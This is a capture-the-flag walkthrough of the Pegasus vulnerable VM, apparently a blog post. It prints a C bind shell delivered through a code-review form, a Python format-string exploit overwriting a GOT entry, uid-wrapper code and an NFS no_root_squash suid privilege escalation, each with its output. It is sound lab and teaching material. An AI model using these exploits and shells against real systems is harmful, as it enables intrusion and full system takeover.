Because She Was a Princess She Had a Pegasus.

Knapsy (blog) released Pegasus - to be honest I was supposed to beta test it, but I kinda didn't get a chance to. However, it allowed me to experience the VM at the same time as everyone else.

People generally work alone on VM's, so to mix it up a bit, I decided to team up with barrebas (blog) and own the VM as a collaboration :)


So, here's a quick walkthrough on how to root Pegasus, written by both barrebas and myself.

Getting a Foot(hoof?)hold


An NMAP scan shows that the VM only has a few ports open that are of interest - 22 and 8088

```
root@kali:~# nmap -sS -p- -T5 172.16.231.132

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-19 13:31 GMT
Nmap scan report for 172.16.231.132
Host is up (0.000063s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
8088/tcp  open  radan-http

MAC Address: 00:0C:29:E3:2A:04 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.74 seconds
root@kali:~#
```

8088, when visited with a browser, shows a lovely picture of a Pegasus. A quick look at the source doesn't reveal anything, and there's nothing hidden in the image file.



Time to brute force some directories/files. Experience has shown me that vulnerable VM creators are sneaky gits, so I opted to use a large dictionary here, just to see what it came up with. Because of this large dictionary, I had to use dirbuster instead of dirb, because dirb takes ages to parse large dictionary files. Prepare for some horrible UI screenshots…


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing (on kali)
File Options About Help

Target URL (eg http://example.com:80/): http://172.16.231.132:8088

Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 200 Thre... [✓ Go Faster]

Select scanning type: [✓ List based brute force] Pure Brute Force

File with list of dirs/files: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8

Select starting options: [✓ Standard start point] URL Fuzz


Brute Force Dirs Be Recursive Dir to start with: /

[✓ Brute Force Files] Use Blank Extension File extension: php

URL to fuzz - /test.html?url={dir}.asp: /

DirBuster Stopped /strona_4.php

I'm only interested in the files that returned HTTP 200, as these actually exist, so submit.php and codereview.php


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing (on kali)
File Options About Help
Scan Information
Results - List View: Dirs: 0 Files: 2846
Results - Tree View
Errors: 2041

http://172.16.231.132:8088/

Type	Found	Response	Size
File	/submit.php	200	193
File	/codereview.php	200	193
File	/bologna.php	502	200
File	/bonjour.php	502	330
File	/33100.php	502	330
File	/Gold_Partner.php	502	330
File	/psm.php	502	330
File	/tnews.php	502	325
File	/privacy_faq.php	502	330
File	/quickguide.php	502	330
File	/line01.php	502	330
File	/22934.php	502	330
File	/fitz.php	502	330
File	/nl_NL.php	502	330

Current speed: 0 requests/sec (Select and right click for more options)

Average speed: (T) 3150, (C) 2060 requests/sec

Parse Queue Size: 0


Total Requests: 220546/220548

Current number of running threads: 200

Time To Finish: 00:00:00

DirBuster Stopped

codereview.php POSTS to submit.php, so for the moment I can ignore submit.php and focus on codereview.php


Pegasus Technologies - Co...

172.16.231.132:8088/codereview.php

Code review

Note: our trainee (Mike) will be reviewing the code until we come up with an official process and a proper portal for code submission.

In the meantime, please use the form below.

Mike is a code reviewer, and a trainee… therefore is pretty inexperienced. After a bit of time throwing various languages at the application, I found out that if you provide C sourcecode, it gets compiled and executed. Nice ! Lets bash some shellcode in there - specifically a bind shell and submit it.

```
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>

int main(void)
{
        int clientfd, sockfd;
        int dstport = 4444;
        int o = 1;
        struct sockaddr_in mysockaddr;

        sockfd = socket(AF_INET, SOCK_STREAM, 0);
        //setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &o, sizeof(o)); //a luxury we don't have space for

        mysockaddr.sin_family = AF_INET; //2
        mysockaddr.sin_port = htons(dstport);
        mysockaddr.sin_addr.s_addr = INADDR_ANY; //0

        bind(sockfd, (struct sockaddr *) &mysockaddr, sizeof(mysockaddr));

        listen(sockfd, 0);

        clientfd = accept(sockfd, NULL, NULL);

        dup2(clientfd, 0);
        dup2(clientfd, 1);
        dup2(clientfd, 2);

        execve("/bin/sh", NULL, NULL);
        return 0;
}
```

A quick NMAP scan confirms port 4444 has been opened.

```
root@kali:~# nmap -sS -p4444 -T5 172.16.231.132

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-19 13:47 GMT
Nmap scan report for 172.16.231.132
Host is up (0.00040s latency).
PORT     STATE SERVICE
4444/tcp open  krb524
MAC Address: 00:0C:29:E3:2A:04 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.04 seconds
root@kali:~#
```

A quick connection to the port via Netcat and a bit of Python allow us to get a TTY enabled shell.

```
root@kali:~# nc -nv 172.16.231.132 4444
(UNKNOWN) [172.16.231.132] 4444 (?) open
python -c 'import pty;pty.spawn("/bin/bash")'
mike@pegasus:/home/mike$ id
id
uid=1001(mike) gid=1001(mike) groups=1001(mike)
mike@pegasus:/home/mike$
```

Now over to barrebas for the next step ! *fancy screen wipe animation*

So as user "mike", I started poking around in the setuid binary "my_first". It seemed to be some sort of C program with several functions:

```
mike@pegasus:~$ ./my_first
WELCOME TO MY FIRST TEST PROGRAM
--------------------------------
Select your tool:
[1] Calculator
[2] String replay
[3] String reverse
[4] Exit
```

The mail in /var/mail/mike mentions a git repo with the source code. We started attacking the binary without looking at the code, because the vulnerability jumped up quickly. The third option was not implemented and the reverse string operation seemed to be secure. I then went for the calculator, entering:

```
Selection: 1

Enter first number: 5
Enter second number: AAAA
Error details: AAAA
```

That seemed promising. I entered:

```
Selection: 1

Enter first number: 5
Enter second number: %x
Error details: bff1039c
```

And we have our format string vulnerability! The basic idea now was to abuse it and overwrite a got pointer. I chose printf as the target and I wanted to overwrite it with the address of system. ASLR was enabled on pegasus, but because it is a 32 bit box, we can easily "fix" this with `ulimit -s unlimited`. This enlarges the stack and fixes the address of libc:

```
mike@pegasus:~$ ulimit -s unlimited
mike@pegasus:~$ ldd my_first
  linux-gate.so.1 =>  (0x40022000)
  libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0x4002a000)
  /lib/ld-linux.so.2 (0x40000000)
```

Finding the address of system within gdb was trivial. The got pointer address can be found using objdump:

```
080483b0 <printf@plt>:
 80483b0: ff 25 fc 9b 04 08      jmp    *0x8049bfc
 80483b6: 68 00 00 00 00           push   $0x0
 80483bb: e9 e0 ff ff ff          jmp    80483a0 <_init+0x2c>
```

So it's at 0x8049bfc. Now we needed to find the start of the format string on the stack. Recrudesce quickly identified it as argument number 8:

```
Selection: 1

Enter first number: 5
Enter second number: AAAA%8$x
Error details: AAAA41414141
```

So I got working on an exploit. I quickly came up with this python script:

```
#!/usr/bin/python
import struct

def p(x):
  return struct.pack("<L", x)

payload = ""

# start calculator thingie
payload += "1\n5\n"

# overwrite first part of got pointer
payload += p(0x8049bfe)
payload += "%16386c%8$hn"

# overwrite second part of got pointer
payload += p(0x8049bfc)
payload += "%20566c%12$hn"

payload += "\n"

# exit program
payload += "4\n"
print payload
```

The format string first writes some dummy bytes and then overwrites the first part of the got pointer. It takes the 8th argument off the stack and uses %hn to write a half-nibble to that address. The value is the number of bytes that have been written.

Then, it takes the 12th argument, which is the pointer to the second half of the got entry. It writes some dummy bytes and then the outputs the number of bytes written to the got address. Effectively, after running the exploit, the memory location at 0x8049bfc now contains 0x40069060. This is the address of system in libc after running the ulimit trick.

So if we run this exploit, the next time printf() will be called by the binary, it will call system() instead!

```
mike@pegasus:~$ python exploit.py | ./my_first

...snip...

sh: 1: Selection:: not found
```

```

Goodbye!
```

OK, we have system() being called! So to fully exploit it and grant us a shell, we make a symlink to /bin/dash and call it “Selection:”. Finally we need to set the PATH environment variable so that the shell searches in the current directory and finds our symlink. The exploit is pushed to the binary via stdin and the cat command then catches the shell that is being spawned (otherwise it closes immediately).

```
mike@pegasus:~$ ln -s /bin/dash Selection:
mike@pegasus:~$ export PATH=".:$PATH"
mike@pegasus:~$ ulimit -s unlimited
mike@pegasus:~$ (python ./exploit.py; cat) | ./my_first

...snip...

id
uid=1001(mike) gid=1001(mike) euid=1000(john) groups=1000(john),1001(mike)
```

So we now have a shell as john! I wanted to spawn another shell (using python) to get a pty, but it wouldn’t let me:

```
python -c 'import pty;pty.spawn("/bin/bash")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python2.7/pty.py", line 165, in spawn
    pid, master_fd = fork()
  File "/usr/lib/python2.7/pty.py", line 107, in fork
    master_fd, slave_fd = openpty()
  File "/usr/lib/python2.7/pty.py", line 29, in openpty
    master_fd, slave_name = _open_terminal()
  File "/usr/lib/python2.7/pty.py", line 70, in _open_terminal
    raise os.error, 'out of pty devices'
OSError: out of pty devices
```

This is probably because our little trainee “mike” is not a real person and is using up all our pty’s! No problem, we thought, let’s upload our ssh keys… only that failed, because our gid is set to mike and not john. Hmmm.. I wrote a small C wrapper to try and set gid and uid to 1000 (john) but it wouldn’t let me set gid.

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]){
setreuid(geteuid(), geteuid());
setregid(geteuid(), geteuid());

execv("/bin/dash", argv);
return 0;
}
```

But this did have the nice side-effect of allowing us a to spawn a pty shell!

```
/tmp/a.out
id
uid=1000(john) gid=1001(mike) groups=1000(john),1001(mike)
python -c 'import pty;pty.spawn("/bin/bash")'
john@pegasus:~$ sudo -l
sudo -l
Matching Defaults entries for john on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User john may run the following commands on this host:
    (root) NOPASSWD: /usr/local/sbin/nfs
```

Nice! Now we can see that john is allowed to start the nfs daemon… Interesting, because /etc/exports lists the following entry:

```
/opt/nfs *(rw,sync,crossmnt,no_subtree_check,no_root_squash
```

no_root_squash… we can mount it remotely and have our own uid! NFS will not set it to nobody:nobody…

Over to recrudesce for the last bit of pwning pegasus!

Before I continue, lets hear it for barrebas and his exploit dev skills.

So, NFS huh ? What can I do with that ? *thinks*… well, I can mount it remotely and drop a file as root on my Kali box, suid the binary and execute it on Pegasus as john.

```
root@kali:~# mount -t nfs 172.16.231.132:/opt/nfs /mnt/nfs
root@kali:~# cd /mnt/nfs
root@kali:/mnt/nfs# ls -la
total 8
drwxr-xr-x 2 root root 4096 Nov 18 03:43 .
drwxr-xr-x 4 root root 4096 Dec 19 13:09 ..
```

OK, so a quick side note here - my Kali box is 64 bit… if it were 32 bit I could just copy /bin/sh to /mnt/nfs and suid it. So, in this case, I have to use a C wrapper to execute a shell instead.

The code for the C wrapper is pretty straight forward

```
int main(void)
{
        system("/bin/dash");
}
```

This is then compiled as a 32 bit binary, dropped into /mnt/nfs on my Kali box, and chmodded to 4777

```
root@kali:/mnt/nfs# gcc wrapper.c -m32
root@kali:/mnt/nfs# chmod 4777 a.out
```


Which, when executed as user john, drops me to a root shell

```
 john@pegasus:/opt/nfs$ ls -la
 ls -la
 total 32
 drwxr-xr-x 2 root root 4096 Dec 20 00:17 .
 drwxr-xr-x 5 root root 4096 Nov 18 20:51 ..
 -rwsrwxrwx 1 root root 7160 Dec 20 00:17 a.out
 john@pegasus:/opt/nfs$ ./moo2
 ./a.out
 # id
uid=1000(john) gid=1001(mike) euid=0(root) groups=0(root),1001(mike)
```

Allowing the grail of grails… the ability to cat /root/flag

```
 # cat flag
```

```
               ,
               |`\
              /'_/_
            ,'_/\_/\_                       ,
          ,'_/\'_\_,/_                    ,'|
        ,'_/\_'_ \_ \_/                _,-'_/
      ,'_/'\_'_ \_ \'_,\           _,-'_,-/ \,      Pegasus is one of the best
    ,' /_\ _'_ \_ \'_,/       __,-'<_,' _,\_,/      known creatures in Greek
   ( (' )\/(_ \_ \'_,\   __--' _,-_/_,-',_/ _\      mythology. He is a winged
    \_`\> 6` 7  \'_,/ ,-' _,-,'\,_'_ \,_/'_,\       stallion usually depicted
     \/-  _/ 7 '/ _,' _/'\_  \,_'_ \_ \'_,/         as pure white in color.
      \_'/>   7'_/' _/' \_ '\,_'_ \_ \'_,\          Symbol of wisdom and fame.
        >/  _ ,V  ,<  \__ '\,_'_ \_ \'_,/
      /'_  ( )_)\/-,',__ '\,_'_,\_,\'_\             Fun fact: Pegasus was also
     ( ) \_ \|_  `\_    \_,/'\,_'_,/'               a video game system sold in
      \\_  \_\_)    `\_                             Poland, Serbia and Bosnia.
       \_)   >        `\_                           It was a hardware clone of
            /  `,      |`\_                         the Nintendo Famicom.
           /    \     / \ `\
          /   __/|   /  /  `\
         (`  (   (` (_  \   /
         /  ,/    |  /  /   \
        / ,/      | /   \   `\_
      _/_/        |/    /__/,_/
     /_(         /_(

CONGRATULATIONS! You made it :)

Hope you enjoyed the challenge as much as I enjoyed creating it and I hope you
learnt a thing or two while doing it! :)

Massive thanks and a big shoutout to @iMulitia for beta-breaking my VM and
providing first review.

Feel free to hit me up on Twitter @TheKnapsy or at #vulnhub channel on freenode
and leave some feedback, I would love to hear from you!

Also, make sure to follow @VulnHub on Twitter and keep checking vulnhub.com for
more awesome boot2root VMs!
```



vm’s